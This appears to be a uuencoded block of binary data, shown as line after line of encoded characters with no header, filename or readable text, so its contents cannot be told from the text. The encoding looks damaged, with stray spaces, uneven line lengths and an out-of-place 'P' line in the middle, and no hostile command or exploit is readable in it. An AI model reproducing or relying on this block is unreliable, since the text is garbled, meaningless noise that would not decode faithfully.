M,J)A7J!+HV`S%CL"'`_X,,24\$`\N*!D0)A<^W@?;QL!<4S#`G+N9+0<2.P
M"&-<53`B(2@Y!MF49C.?:S=BL":@Q<`. ,1-QDR%Q/6Y".D./#)LZID7:,C,0
M52F(4S;H,(!<;&@)@.2<.,."&@D%)FJ\$-7(8?S#S?.F.[4:GT<\$6)_N
M3`_L;+=Z0P.[0P.Q@9U&BA:FK]YI=*72*>8;-I/PIT<GBD<;"\7)/.9.'>:]
M&8Y#JH<3Z;#)VF94`P""[8D*V(I9DU@2C!U83&!"\<APP`Q6/,TH8Q`333,
M!+DS1D<OVIPQ024&M".HUD:*%TDS5LIDHP82\$<-N<0452Z\V1=HT,KU48\$,J
MOPRI6.YPTLQ<IK`AE8L)#DY1VQ(Y8RP(95T:T,J:9(A,UMM0RKKMR&5)=F0
M4H[I7)5_5+>]O6?`2O?TM67:*,OW4L728C-W%E3D\$+&M*K"NS.F7<*.3@/"
M)A5C*"V8`4G&*Y+T[C`&H")4)&\$ (DM0PH-/8WF;9J7?VM.U<VQY(ZO>N0LL
MS1JP>L!AN_K:,-[DV]ZU*V#U[-W9URW]`R7_#F,WB`*'T;L#_O35`ZFV[6U]
MO50G:^PRF%! [TIFVJZF6(8?SQ6&66N4`VD2+=^2.9(=R@_G1[\$CCT-3H1./X
M@482\$`QMYLCXX*%*96%Q):AW(F)#%?1%:[,Z[>DD?5)/4MJXD.[&W.3D^&3C
M9"X[A]G02!>UC8SD#J*RP>`L9':PF)MLS!8;U]**MK%KLR/YH<;AR@;E#^:+
MT&P7ER+A3N4:#Z#`0(K\$523:R<]SKA-([`&R2"O/P`GM.XQ^(U623**#E`X+
MWS9\K`*W@]0.!%QPVLK-KH1PLGZZJ",[-C0YGA_:F)V8V%B2&)MI41D^7MAH
M3HT-C>0VTR4=0]FL:_.`-F;`QL:+(V6) ^?&QC>FQP9+R`ELCV4)A,ZT]6YK.
M7`X?&@SK:Z2J&UL+##?I%')QE?C.W.A^)^T\$.29972=(W/#E^&'\$-`3Q@&_/C
M&S/YD5S;V,14L;>(@1G=3\$0*46W=Z2.#N0G..`-<F?JB,KA[JEBUE)U@>V<"
M[YG,8]0W4Y,-`LF.`=QH3\$YFC[:->6.H,3N`^8X4%NH:,BBBK3F^/A(+CO=
M.@FTH*/DLOMY."K!%46LJP`[-&A,'IP:S8T5*U)=/#=5+] "8.T-;VJ#U`>3.
M5.;KFN(AR8Q/CF8KBZ2O2-*)_YK<8`\$SK:J`>8&IX":HQ595E2)[LR.9665
ME>7U2CFSF9;-@9E3!PYPZH8J,?F1H3D%`2T4<]-#C!X,;S3S!\O];+3A!:<Q
MF!J#N4*!M=_)<: !KDBE]9@IGZK;G*CNV?%:BG;G)T7RA(. -F5P&BN1;T>C`W
MQ/.P`I-3Q?R(33D@[J45,(N;(M,6RL,E(W9D)`.=V8G-M+@`V`9JS!;'T?0%
M%5"9[*(*P+2IS1-U#OQH91<J" ^K-89S7=XQ/'MQ8#!:#&R4#.3B5G1S:6.(E
MTU;99MIPUI10M=<YI@;3W#F2;J;FLR>I5 (<WT^7G3LQZ,L<LR6LE!*;*7#>
M:2%1SE7T)!BL`YT+J97CM>ZL*706980%R7.5U[-N:#)[V&8QEYTCY4CVZ/A4
M\=SI"LTZT77/V=.`<L*`<PCZ*.LB@Z6[I=H,?-U`K6-MRV4,SY^HRJ:\,]!A[
M!F!\56@LM`1FC*VY<\$1#101LK\H\RV9%36=: .C,&!EN7T;>K)UU9&IM\E:6M
MF!4U(]^R69%5V]?;L-, [9-1TYFTSE385K;@BY9], =OG[4S9>H^+2^J[=K5
MT5`2/;3NTAJ#9Z?1T]:WE^IWFNVI3%CF*"EIZDXKQ\$Z8:MB^T*5IX=[98;1U
M(7UW;V^;V9&N6)Y8L+.G>R>KM-!2,VT=:?)-DSPBRWY;3= />T+USP-C5MX/F
ME7P#5G=7A0SE8%M7`WEZ[.1^1D"ZR^J6QO6"RM!`6XJT`BMJ=W=A3QKM2.VR
M9.LDJ+8GO:LW/6#;*CX[T->S*XUBVJ[J@D%?1LS\GK:=Z<X4Z]@2B:5P/&B'
M%]CA@7*",J"4PM/3W<?+8-X>Q_ROET,];9^QW5];01MD]#BJZ(3#N!L/CDVU
M#DX>G2B.MTY,8^T`9\$XC=*C&[,C(^.`<4`DK<BO-*TTX&U?+>HW>CH`R\N%`
M9]K:872U]7;2\$CL&R.WN:>LU^MJZNQA[*\M@X#S3#:QU[VY+P>#8V;Z]U\ED
M[H+P[;`U0,=;9UM?0[8,CHZ3,-J1^^[4AU`X6(;C&`7&HZJR%+;6B/T2F-
MD^d6V6V5JYGF7I#=\/GU,J9LST"9WEX)8P-&PNRBN[O2LPN8)R-V&KV]>[I[
M4D[#]/E6U%]K0VV*W)@`" +NM[@ZJD\`>=,]N=%S.(KM^GH?3)=CU]^WIKEX_
MB*U`YIWF7F`YLFYXM`P`?`8NJ1`H+G7KD*#AF=25(\$FPM>ETFM1H.V%Z&AV/Q
MZ4`D\$9T.Q\$ (.G_!) .]#A%.R7/K5W9XB=#,L1=J+LQ-B)LZ.SDT`WK#+Z"DO
MLZE`WGAQ`D9@CV2WFO9(WL.J(\#?1V][]_7V]>3[MJ.KNQHV[Z#_.5@1_<>
M6E`.=:93;;L8JXZZ=-M>VS1+[V3C:W]^J%! .49`:8V/%S"GOV=>@^Q1E*=X^
MTY+\S-?7MATHMN=N7V?G#OY5M@^SNB=-L8SHDMA7^G;3?`QTY0JV=Q=GC83)
MLPM4B6<- /VV^4\ /RS5G7WDW*;EAZNV`3[68K;[>T\N`BX)&/TK.#O/:SC9/*
M]/W(V\$U%<2S9T=;3\?. [F['VEXR6THZM?:3VH^"E7X4T\%%]J-`5[^T*O>9
M^,(`W= =&B_954=W5?4BQ>%^U*.6-4R2R5)N5RG9F)'NP0/[LT#53A>+.+(\-
MJ5GP?S]V;&I_OD`:`;-: !L>QH#I")B=S8\$`FSDX,'QJ<FJ2;+ZO+@^,11<K`2
M@Q1P\O)9S^GBBC`E9TJ#B,IW,#@^~@!%,A>F&XD]I.R/XAO"- \POEE2]^>+
MY-O/>EQO_JW(KL%_`^\$`^, \$\$^_ ;:IMINM=B0N(/`4`?+LES8)HH\6<WWC=B])
M#) (VF" T4` [RVXF4?>]SLP=08W# \ (Y!\^O"Z@5&DNL'AW.`A&%G.4\$#D2<BT
M&HZD4J]\$&6P<(OM\$D93!(CS%\$#MA=B;9.8+BIB8G80J:I7Z0SX&@;'(-98M9
M<@_E]D\=).]03DH+\CL>F8?JAG('LE,C%27,=R`H08;5(6`N0N9J; %!\L"3
M&P):AH;Q/832QJ<M`9HW-`ZA98[DQWB2D5;2/5%((<L.AHF7:\C`KH-"-3>(
M\<D=(F)NY&!V-#M`\W.CN<#H<%`*`!MJ#6&B#&G[8[';KO*1.)O64J.U*@
M.OMI3V(+I@FB)X`%`P#`?R`_1KX#D^.C;+7\$HU3#_A0OU)!Z,%>D)7!2-F(P
M".B[R;\A2`!Z;` [8!W`GB!JLA6KA+UE35(_`+-9#*RLDM3VVK9+N6@N,WM5S
M8P_ECK;"A,U-YH&+Y6>6\VC=!!PPW7I`N^TH`)<R!9&Z/)9@%:>&:WYL0.R

MR&OSL*==;)PYA>C962S@^F2_()9E6*%'S4@Q"T=B?16^&L[RN-\$EKYJ1`S%AN
MI'6_Q07+9B>8R!8*A\<GAZK\$3(X7QP?'1VC%[]A";O):M%KRBSG9IA`K8]96
MQ/#:8:N<;(RGUL.8@ (SI'ET\.)%D#O4.30WF0;EH'IJ\<DZ20A:#Z'1HB=UU
M9X6G3`O>X6RABW]=<P^#-XZ0:SA_<!B!T>Q@,^'5/*8\$OG!47+EP:\0'" ,M
M/]9]X\$'!] .C-RV6E`X@<`XTBHE#,C@WV%>T.9.:'\]17;Y@,U-#,E;;P?F`
MC(.5H/' ,9#C<4] \$A\N4+O;G1O(SSY`ORJ<@JG!4%\$M>0`.S0?E*!(-(.V9P`
MK/K0</:MV2&`D5XY5" `Q0A[; :B372.X`YM) (#AP,SD'P8O=(?C3/,='ZX8XC
MI\N>N&"U)-#QT2PZ[1W-'LHQOU)&4?3H4)B=*#LQ\HSFAO)3HP@4P&O'R'6'
MU37&:/5!S1VQQ3D@4R,CY&;71V* <U`%FNN,V+I7Q0Z2-CUF0_46@C5M;;\X+
M=C:F)_8?&CH0#I!K8C"\$FB8&P368^4"AF1@'@YZP5P5!XWV368R`5P)&,%H\
M'WE1\$NGA*Y`"%J5.H'@/'` , -4B<'H^1BG8/\E51%[LD<U^W!`ZP609`&AF`R
M?`W84#8W0K[]_ \$1N=\$A*E;(_'J0:V_@DA=0]R2O/*(V,-GY<&;P3AD&XU4G
MI\9(*B^D+TV-)3FT)-<)B2E`X,-JD5<B,'^G(8+B^F\$(1PD1:AG=9LH36?
M@;R@`UK,YPY3'<*I&:R_ME#!%1<@,(,&U<(P!!.<0`@U\0.]D![HI[8'NJGM
M@5Y*+GA"5, .KSB.Y(D^6PBAY"N#XDUS8Y'1:/CD1D,S.R[XB)((+'FBB!=87
MG%T:@I3^QVOP`5(9Y=4` ,GR`NN7FP'[_2SI_?HZ&@.AA(BAZ&9>-A=!S07
M\`S/\<71T6\$H@%IQW!\$FM?!!+LA%/5IH!PH9"!A'PM57@' :-8;9#@`*/Q3J!
MS(-`!ZRU22FW&HKC/3DP-\C9V07534<Y\$#3"\2THCCME.P`7'J-4`W=B),="
M'`"P#6_Q\<C4<[Q38%##4\$:U*69)F`3D81\@;OF+!7GE`TQ('*: :P\YR9\$)
M\#AR@5D?(O=A7A\$G<83\$4=JGON1YE^<&CW>^4MBL+#@<"`3H6T+YAN<EMW=^
M7EWX%QZC7W7]EEW/K]W&/M7_*[<A%+7N"QXU?W#K\8-7WJ-J+WB6W_Y0E]OE
M]K@UM]=YUZX8HM:_[QWR7'Z0T'>^>W7T.>%ZW'/%SW_V_//J&I+^`BFIU;3
M8431V]CY7)78Z\3WW!Q0E@`K^<W'5?&2>UF@7:F_ZBE5?<%C`%^MC*URJX=6
MJZZ7/=N\$2U6^XMF0/QT,*&^]B491Z=-5^@/OZO:']] "GN`U7;%F]DIYE']**
MKR/M/2JZJ2)\$/W8CYR5N<BOTLE#^`AU%FWXI5/;]UN=-M5H%.M165;W7:W2J
M;G3WR#&WZG:[/<K;]5GE4C]OC.:+/!@14+_J=I\^Y455+?WL[/>[F'GY!ND^Z
MQ0OH8;^JWN`UA`')6,1#/.]1MPC%+50%OB/P*1[!#^%1G-'N@WHAF)1%AZO\
M+SVLS/O@G1]1_]!4YHM+YXO)9<JGWR&^I\Y7%HD;Q/FY2Z4[C]UG1.,2^K'"
M[:=_5H"/7WB\+4YK`V+AO"VM]%W5_;CG"QBP?_1\#1U"&S6[,YJ;/)JH<6L>
M@EO_/E7\%>"*A,R,]5ZI:C=ZU2,J?<6K;D'OO4BYYL@6Y__V(V["J'K5U0\$N
M'2GO<'M5#6E6J]X7;;,2]QXL'<GIL#ZGB1NE!>JY5<`:9U*VHWJ_(*^J(' &[
MVXM18`@WG8O;(CRJ=J]7#<Q^N_XU=4`8[PYWBZC775Q<J];5;V<S.V2^9W4
M:_H]%U"4QU6EG"/*P56,A!ME2J7<.8\B^^T3)7]4%:UH`-(S0C,J[5?X8)(
M(G#UOC(&C[AK'=QJ:BT2KD&Y/E7[1X_: [R8Y)+Y^!GFT?CNTQ5T[(UR*W>+V
MTO6J30GSMZCB.33%I)/00]?EY`\Z6E5_`53@DTF_?<T8FILHP>K0N^L"GW,
MQ5/D\$>E^P.TIT==IE5D1&N+II_=5!S\A\SSM0@,9>,_-8EG=")B4]DN/JU7U
M_200+5055;6WJ^YO8J`N\E]QI=0];E5YQ;VQ/Q!0/3]'3U3O3R51N3`V_>
MMUCIO^`*T;C0[<[/`/6+M00\$17YE;+/2<)5D>M[^OWG%&.[ZG_>JUZCSGL!
MV%E;A[3MU^"I3(C^<&KBJ`8YY&`^H7[<`"C?TTG[Q7T=?`%9M>9,J?ND.
M;NU7Z;ON]>!)KG]W&^VJPLQ6J&[&TH.J!\SX0=7[6W;5?W,;_5NV].?%NKK^
MO%(0Z^8K=5<Q"P,?<C\$G<GL#J@9>M,^MT2<49GQTC\)N!HXR[Y//CQ^A+*I6
M#F_>\$HAMH6<X">;B)[PK`T]?[R;:(6Y%,\6R!1` (LZ**`K-^E5([['8K1UH\
M[G8[E/' ;U\#@G<K4V@)/:.(ES#*:U2ZU;NJ*_#NT^*R!6)2)L%-Q?/>%9-@
MD!_F]HCZ!?)_X1I5_8UGU?=:^U7WY[S-_:KXB,>_I7^_6P#E_6\42Q;8_\J!
M50'5]0'OBK>X70%5>=HS3URZP*TS/"ZZE<L<G0[/3"[P;\2XAGO-"C_H/+6
M%H"/*U7!MPCE:QZ.4%8<5H9;CK^[_=VE`H*RE/\$GW:34;P8/6U;W%+[?H)]4
M+[Z6T3V/G3IV%K`C@Y.B[_.'^`/4?PIWZ;#RD>ON^E('I]K\`?' ,&U"RO?(
MT=I"#ZGBISQCEBY0Z1<)OV-"SA\$:1]7Q6D65I]5U=/N7_`99?/IF.JR_3\`
MVPXHXJ\2B^4INU1'5!7\$8\$(L6MJITAT<]KBJ8"506!`! :H*H8(G%1'7B5*D!L
MQ_]I:R!`_Y7*Y%ZE;C,&ZE,EJ<MK]`R[\9I?XC-?;TJZJW`*4N;E#I1<EB7*N
MUJ]M#:CNY[WUH@'3)-`HI1GD]U7MRO#FIP*W=_+WGL`6I7;O:DZW).AVK\BK
M+LC"XTIQE=M%?RG\$S]W>X7QP>;X_OX^^I(J?N=\$PS\$FN#1J(G*#T([?@*O_&
M+5:KRM^Z16J?JJ\$S/%-^YMFV!BS>^VMFV.K/W6K[D37W.-\`OLJ\S6ZOQQ/H
M4-ZP2DIL+;`FH*RY"B*Y;@7XDF1"9BS>+P!. [25_2LD7*U!R]UUV#: ,!5
M`JI<O8K^6,CY`C`Q':A&JGM:PJ^6B.B73%U]7LH)D@A["!E/'T=#Q5LW@7Q
M*,1\R'NP:G!^`\$ER?T6*, \$323Q192UY54\$MK28_@P@)YE7[N5C[0L0:4]^>E
MQBBR,9QLM<ULRY5_(!UNW:QF\$N6%2)@5W.3\$'_/=5AH?Z=0U?MDO+0)F\$K
M+;(G+(<]M@?`B)0/I+K2SEH2=]3E4>^107-!X\$.4K7&[Z:=" \$K-3H-/ZXTU7
MTBU**>*`B%#LB'L0L<]NS<CLQHC_>F/^18A'42`(\MM, ,C.+59YW='<N`W+"
M99>#L;I'`NT4= SXAY?!-2NUFT/A`%;LSGU5*O6GIEW/3'J`ULM)[G\$*\$[+/'
MJ]UU7O7!.`WCTT*\$`\B+NH5M]7;ZJL+-KU+"[50*(QV0F?L?Q(<=SLME-B(_
M)"O`LU'F'(JJB#=@5;LJ'O<8MRI'P:N5;S\$!<[GY*]HE(>5IJ^1)IO@):P.D
M^,27O`N599<LN\CVBFG/)4#_E[S+-BJ: \J+;5?=3C_Y[0JFQXUH5+SS+WVO'
M09E8;2?>9` ,:D/C;RK2_5IYW]U7X/Z/:;!;J6)9<EENG+XHJ^3M4OA6+?J+@T
ME^;50^J5>D1=K0\H^F6J'E;%\$)%R';NJ=%W73>E?5_10*/I?`?K?*_H_*OH_
M*?K/?T7BOZRHO^[HGM4W:7J7OGOE__SY'^=JM>K^B(5\EJX"'`*GNIJ>(3^
M,M,Z'`53VAZIOE_TYU=?FC9U5]OZH/JOJ;5?T:51]5]8*J7ZOJWU/T[ROZ7ROZ
MY2A0OT[5EZOZ\$ZI^HZK?K.KO5O6;5/VXJK]'U6]1]?>J^I#0FU1]@SKTF].G
MK].;5;T%<70K_X#H5\(_66Q[C3I`55_HZ*O5_565=^HZA]54J<!#:KZ;:7B
M/Z+J=R-"U3^FZG^HZA]6];M4_1.J?D+5/ZGJ]ZCZIU1=1RFH4-7O5?7[5?T!

M5?^BJO^YJC^IZD^K^E.J_IPJEKY+(? (W-HB&R7=J) " [@BX_G' 6>*\RA^EPMV
MB7#9?ZD;CKE^9-8KMUD93B*.I15Q;UJ (6S) "?#*CB,?P_,AV5=S:) LOK^)\Z
M2K@^V2Y<3 [=C7JN^Y7SHK;BU<<^Q8ZY'.JZFESH\$W=PIZ-."TGSS\$?KQ7+Y
MU^!\9_XU [+OYF.M#7>*=QUR?'A4USXVZ?;>.N6INF1 (UKUPK:AX [C.?A-XG'
MCD"4X7OS455\^JA7/'=4B%?) 31W%#F_>;T8\$S^_7O")=6N63:#\$6]\EN,A
M'^`&<0EMS;> (+A) I\2-0GSSE*A5Y)/:Z0;) 1JKP*;YF!8Q2N4F@C'\Y)<3U
MQUPO/BS\$G<>T8X\ (X?O^ (]) _)^?EXQ4\E)L?A?.A/Q/BKF/:W\NX;<)*1\O
MVX\?/R4?WWY:/KX) FQD (NXU;)] QS@L]M"S5\D\$, _LD/AAMLY] &L [%&FX@T.W
M?EGF^I!\$TY?%#/S1!O%_R=^=/!A/?!G"OX\$^8Y/-77)\OBK'Y]//"U'S!) R&
M6UZ` [R0 [WV?G%79>>A\$1M_X/^!\] GQ/0"6JN>7;G.X [<(Y) %\ [=W^.([W&2
M[\Y-3M/_S5@/X93\^ (/X#SW (P1?^A&7_+?PG?Q [>>#W`SP<-_] \$4MK=/Q' V
M>>2E<^9*SQ?4TMFU) \$] =^_0"QPW/F?ML3K [?#:^8^"Y1?9Y;WPWTOH&^UX>
M+N_%U4A?Q\JO?1: ?P) ?/-7 [SQ4C3:,, 3!<#K ['/@D74U6C7.SF%O\$ [Z/SB)
MNAKM<\?_`C' 4U6B?4Y [[, _L0_L [K1X_#J; /; ?>N3] /_YS_0&J\$ "H-; @Q=R0 [
M.C&2*\S<] +9Q?WY\XZ"] PW;CA=?!;VKJ>HR? (3T6K'R67^0,\>O@NAX,ZW\$*
MAD/\] E1C [-7O [MS/5* &8G6QLI*%<86R< .9TYXK__^GGPL>?] \Y=6!T7/OYA
M?FOX] ?%_#3 [_N?&7>R?/NXX+_' (, !Y\??Q?B\] _8?PK] LZ>O8X+_'] 8. !A_
M??Q?B\^K, _ZEU-7KN/#QC\?#KX_:_) Y=<=_QBMS,@/7P0,<CT?/-/Y0] D (S
MQS_" "B`U!E\+!/Q?/OY?^8\OL,42HB8OK?72.B]=*JJ\R^JO6PE:) XU+C=_
MV-N (-+I, S'P;4> . []>1&T&+UV^H5L2<78."U/4;VL3LS8.B<HNEH (M*I<U\
M@TE, ; S\$2SK;' V34 [; YX)>SL4.K9^UDM/&W:CKO+&UH*7UGMI@YB [05 (X6V] D
M@Y%GQHY"037K] YEM^)=1E1LEQ?3>&) FU'] 7UCD] -#N9X`Y`H\N*IH/7G.^O0
MSME=%; 2HRFN"XNR; "<6Y=A, *NOB<K [D] 6G. .EPD] 0MZ18-_UV0!+GN\68;M=
M (2_"6D6XAOPN8 (JM=1??"C9/_N< [SP5L=. .YT'G6\RGU>"ZF) 2CA (B) Y (^%2
M6@98@ [PUB&%\FQA#EM, *F7HEK9H5LWH.9 (US7OW%LE67_' =-W%?I\^KR_`E7
MQ* :Y_SGY?S`>B\SB_Z%XY' 7`_YI\ROQ_F0] S<) &7EGCI (F'O (\7<;) O-X] 7K
M%"9^YPRF\$NMS6>-#8!D+.O) C.?OEWSZ;Q] 1WC`] F1W9GP3\$0=H!R*YR8WM*-
MV3S] DC<P [O-^#W\$6YW3>W?#*;] 1X: :F@R\ZOG*I, <] 59\P) CBG. !Q6RVQ2P-
M#2!F5GR1A`VQB+OI81+WR22\WNAQ;JS@N_#\SBT6\YAW\9U&TJV7] U?X)'] <
M## [7\/_*^+^Z [_B=*7SGO]\3EQPSOR/AUZ?_Z_%ISS_' ^! [9J_QTJ\$:NHQ&
MV!EE9XR=<2] -*71;V%GDB\$%'Q5IBH/7<O`P^XYXZ:@/1'N-1F^MI;?1 [WKI
M [3Z (X7?XD.*Z6CI& [V3G>B^] RT?+Z`T:W>"E' 1QY (SLWL7.<G9O9>;>/?H_>
MXZ5; :NB]] /L^"-KW, ?A6+ [W?2W_@I0^4%<NJFFD5M5) 44RJK:' 45 [[V (:F<6
M'"OK>0437+I^;A/:VO [3C/&\WY4_IXI [!IU; *>P79SXIH:2 `GTT_5CBFZAD"
M@O? (`) G0:I7] Z\$RUPR (0C23*/E-4OG8EYAP_, \$L/O^T"-&XE#_%5?@="R*WZ
MHF*O_KEU<N406L3O=@GYDH*8N9\; 35F/ (9; I@SQE`@D4%AO\DA7ZE\?WB#C#
M41RBO\$D</C1ZG\D%U4B? [1?%6:) M] L%U?@I35Q6YY<=4#OII `S7YJ9E:_!2@
M%NBOU8>: "_F@GVZG._R04T\$O?<A/=]) =#/FPGUHY^T=H [FU^`/8\$E [ZJ)\^
MQANO%\ZA!3_=350]] \$?T<2]] PD^?I#U^NH<V";KDW (>5G--&\=.GZ (2?/DV?
M\=-GV?EC^KB?] M\$; 072OG_Z\$<C-, HW*Y7OJ<G_Z43OKI/KK?3T-TX!R:Q/38
M7) "EUGP!!T.<G [FUI `HCXMG@O`8I:, 5Z:RY' *, _ [NMDQHKQOG\MNJ\I, 6JK5
M>>8ZRF\90+.<, =N%?' L.F%X_EY-596 [EUY?.=VF@?BY4E%^M\$O:K0*+\#A&S
M=68FU:HNO44 (PG=XSMQ4D@V57I6<L2Y1-_OP%E%Z] 7#F\$, CWBH5\^5"<X6@A
M, >>= (C#V] 563;MCMNA@E*`DNYS60P%U, 9<@-FS!* .0SX#Q;Y?, &Y@DR') +/
M^?#95 [[QU7AO<R [77L-Z;=.CI.S%\R%2FYH? (E?3RH>@*YZB#RVQLLKN<NE
M@KP/F;J@) /P.=-HW0:<=@ (7] 9HHCILDNCG1*2,UDC6R>D#YNH+PM5#91Y30]
M:!.Q\KV!-CL-NMZY87+KH^3=V_0@N1XFK2YPBFHZ\$/`] 2TN:ZS3XW, ./4.TI
M\N\Y0?4V9%X) TGR*YI\LM<BN9=@%-KX&+25<; 3E+:BU (-MZD5V3T] :%:-46
MND (J^LV`VNV95OQ1<Z;WE8FW%_ [`LIJ3XV\4 (%%,MLV=VYK=5S7REO (, .F<40
M, ,E)<Y3G5OYY/<_V>] E%:S: @#&J^V) S_<+ /4 [U"3] "BK@#PPBBXB_8U<3L?
MHGDG:&<3T+887C7N;CI%2S:Y&ER?9ZOP3KJ, \$W, (QA7R (] G=Y' 6= (!>2+G'?
M>?H [] TA=XKZ+YCU* R_ ; 6+WR8&E#=#<J>Z%?C?Y&IJ:G!Q*:<(1.) K>>H\$^39Y
M6IYJ\` SQ/FD^W0-^3?C>*Y] VO [ODG8/7 (?88R/"=P/\-4 `AO9*V1^ . [N!' 3%
M; =`3+?I] ZJ7W8<1NQ4B] GZZEVX"M#R+EG7#OHD_0A\` 8/R+QM78; , .X&60"
M7Q9<BU+ `YR4H/TT94-, ' 4==VVB' I\F29+D\BUU7 `=SO9:T (=+:6!R [CW&VX
MV":Z, M*YQ] /C.%^:CG^ (_MR-N?#QBO%<?! [/303:+O-W' %-SJ1S/CB>;,,] \
MS4"<UMG\5 (N#MOG2;%R ('A:6JZF73?\48C^~XC\#M' VVHJJEY:JZ:=-.I")
M7DDZJQJD_O)V=UH7AE8PL/GLX=P58, ; [:C=Y, ' 3&4\$-<X!OV6T%JVB=-?L_
MA] @_18] /HO ('B.^NC)-#LDE1.=OT, I9U>@, P+Z2OQYG].L9VA\2\$3GV`N<IC
ML`#?7?_I3JR^L\$Y\`K%?0) 6/HA./HQ-?1 `>>>) 4ZL9OV. (/^48>_&IB! : [H"
MSOR+!BJFWA:>G) TM=M3I' S:M:*F (?) @: [SK] \$_5>U [VSFO\L2.4Y6D%?!N_
M"KC65\Y7BQSX!6TCJY&LP0U@MONQ:S@.RXW43]\] IXKNW, *JU^V4\4V8) OW
M0157/*9UK7Q, V^1BQ\V.1XU [EWA7?] SJ `DO@>7_?#5YQXO3+\$KKRX [2PP54!
M_D538"6XPB8-' \$) M<*L-&H*KFMCGLO.K&UP-GD?HXGN [`O?3VE.T3KU7HC=
MUV#>VKW, R`GP+?3EVVC5=] #; [X] [?]] 6TE_36CPWT`\AQGZ\$/OT0/. /O, !@_
M!NW\>VGGZ*4?Z!#] #. :I/\I, 7* `?"CG`&8@#UD-92&SF!_, 1] \ `X'.CY#V0
M7SN `V8LPG%E@#C8MVK (= (E-#634H=U!BKE@FBZ*#8?:E) 5FXH&3FG (%O0XC3
MUS8UM [0_IAVBBZ=+0!>EHUKM).5BZV5S132QXVBSBW@%/LOSJ3H"#P>=RUQ
M\0`U-2] Q, ; X] 30&); @\` , -; @. & [R*W>*U%?BL`L"3#J61J4D:] (LMF&#C=+
M`50:A%:YR/5+M.!?@<)? `TV_07M?'?) _2\UH8E ((VB94,H6+KA) NV9\> (, P%

MAIR6L\ ('V\$S' Q0&) 3@] (T"?1R?.BH) SOCG*_ .YQ^L^]-<L@#\$40<Y>GU3] 7/
MJ[W^; [_"7[GZ=Q[K_] ' 8[/6_2#SV^OK?:_ \$YT_H_' Z=0??U??; 76_YWC'N:L
M_I_GV8+G6OM?=SZE_+>M_-?)MZ_\VY] 7=_Y7G,Y9P0+., ?_#B)P]__7@Z_/_
M-?F4YW^P! I1Y&:_C7\Z^]>QL\,%I\E*+EP*BRB'O51D\$2FL4?'@3K_'B6AGB
MI7+[W'MQ'D>V5C"7=6=?">?4_VGN4[JP8@[[. ?_S9\49SG1"'>LW\.)V]9.@
MQ(Q#/M#=?):O:9' *Y:' R-O3CN' . =26B6OY' 3E>RC\O.O!#Z;1ZN?'\$' [>#. &G
M5; 3:2QL%77Z>W:C* 'FVVON8<14BEC) 5*%VR+<:9G\SFY0X/(WJ%15V?OT) "J
MVT)P. "\$M^IUR.0J6":\:"?!) I:FN\3\$?+R/93Y?--Q>38\PJGZ, :Y4] IH7*2
M&I3[: 'F5>. ARZ-\VG^2]' ' ;I\$<<6K^&E#?44N4^6"Y-, /E"10\$UY0) 65B_`
M5: 6`QZL6@!%P"O@S*2" (NKW-CP_IG6J6] 6X:U7SXQ^GK2U+7#>X1/. JUKIE
MO_O^ONE0W8R05AF" F:3"3' JR9;H9EP#MI#Q) 7N4IJE>>ID;E2] 2J/\$-;E&=I
M.V"=RI=E\$]DRK:\$43+H:R"X_S+A&^' @PNLO-[J:+Y<88VX! 9*X=FG:SI4EI&
MMD#R0,]?*@?R]<__ \$9] 75_Y7G+E[_K__1*AZ.S]G\%0^' 7Y_UI\2O)?^&I@
MG/_OZK/X#:-/LC/V]FYPT?M]"\$?O8NXS1WLG, 7.Q_VP?F(CSY*_ /2' VIT
MMP_,_H)\]' ' Z!/_ _TEV[M'H4_P\PID^[0.3^8R7/JO1' VMT+X/^A",_Q[X_
M] 8&WG&3G/B[W?HVW]&R@!S5ZB]^G. . _#['N\$LWR>LWS! 2X\RY#80/<89_XR=
M. [STN(: Z0D?_3D]Z: 6G-' J:\$WW) 2_XP 'B1^%E>7' B. 'U^N0>N_PKZO<OG/
M>^D%C?Y"HZ_Y: 'N] J-' _\ \$SU>I&S?YW+?HX[^PV-OJG17VKT5QI] 2Z-O:_0=
M+WV7D?2] &J3Y/CM_[: 4?< (&H[(?"/A' [/+?0_D@XUU' Q; ^C2S#C#+T#. +1) B
MSC' 8&OV-J' (JM9ASOY>8<XF4L'^>%<X).\ (YC4Y4O4-'5) RB=JY-"Q5GT8N9
MY]>) N0>9BEF' ?PKGX-\$S_[YY81J@*, PU8&VEL/('SEF_1) [QETW>+W& (?RY4
M"J/BK!=6B!E' V4%#JU) ^]? [9AZB) V0<PEK8JS#X4CQ70?LY7[<0], ?> (/3%)
M**2@IO5GUX!G#*6S1T0I(. /9K_(0)O%XXDQ72@AYL*HXRQTM0AY3*<YP58N8
M/D-1G. \$837M+AK-KJ' R?Y.R-%K/. C? ?37@**EY[A\A'_C1, Z-><N2C_] +?V=
MGWY, ?^&G] 'U?CK'. QL.LC/, SO4TX: 6?^NDE^@=!*\] VF8: P3WWDDBHYXZ6=^
M^I_T<S_] (Q? \3\104?OI%_XNSNL<5#^]@Y.>]: A3/UU'; ?_3K^G?_+PSC.OY
M=] YKD30' 7HMI), _83N(, -6/I [>?8A%YA\8LZX^S_\9+K_CIM_0?F, QG(6CQ
M*IRC[^<?+@0MKC8A2B0W=R) P(T%0I] %V(83B%ZIP^?FTE-) NEIDS0U2YA\$K
PME: I^X67Z. =/!YWZZA:N9) #3EOW '&NI@^!!UDV%< < [P<\Q#?JE=: 0: 94Y%Q4
M1>"A] T(#D8H: T*>H*1%! I62J: M' Z*E% [EI. 0*S; +!, YS9XM] B) ", K2UGV' A7
M.N^UZCZ/*@<^@ZG. +&B. 1&DX8Z28<QXXEW; F:X=L, 3B9' Q4SSA"MV) NRI-K.
MG/X+WK<SYWCM, \CU_LK=1] 5D967II3NQQ, PSUX4\1%=0HDKCSK.Y2R! *JXUE
M\WEK/ (S9U6>_-4K, //U<4' 3.2, V^! *KZ.TU\-* , +4"5\$ I0; 8F^\$/--N(GG `
M\EFV\$ (G2><1G>F] J^C1SS++I4F9<DV:K) M4N- 'M! T7X#\9K1<NJA7A+RW `V%
M=B%L_S1NAZ] &&& (9_@; :5Y' NC0C_3D5X.<) OJ@A?+' <<38?7 (@7\$' ?&J4=9Y
M\@^, O-C! O\AR&@AN^3SH/ (?EDX_-XU^=!1U"R/ZI\$; GO)V%OA5+K>; VH"=] 3
MY#E%7GL=: T26K, @<# =1&HS2] ?C4FZU=8GW! *W>TL/RUK>IBT) O4AJFER/40^
M=PH! \D^7: ?^RGR47, %, #S, P'; A:A' T01B^DZEM%; 9) ^2S-2=. GZ?W+ (] FYJ>
M); <X^0C-ZVA^AA8V/TKS] S; 5+WB8ZD[10G2C_A0M:J] ?S#L. [N2\$]] -%\"]]
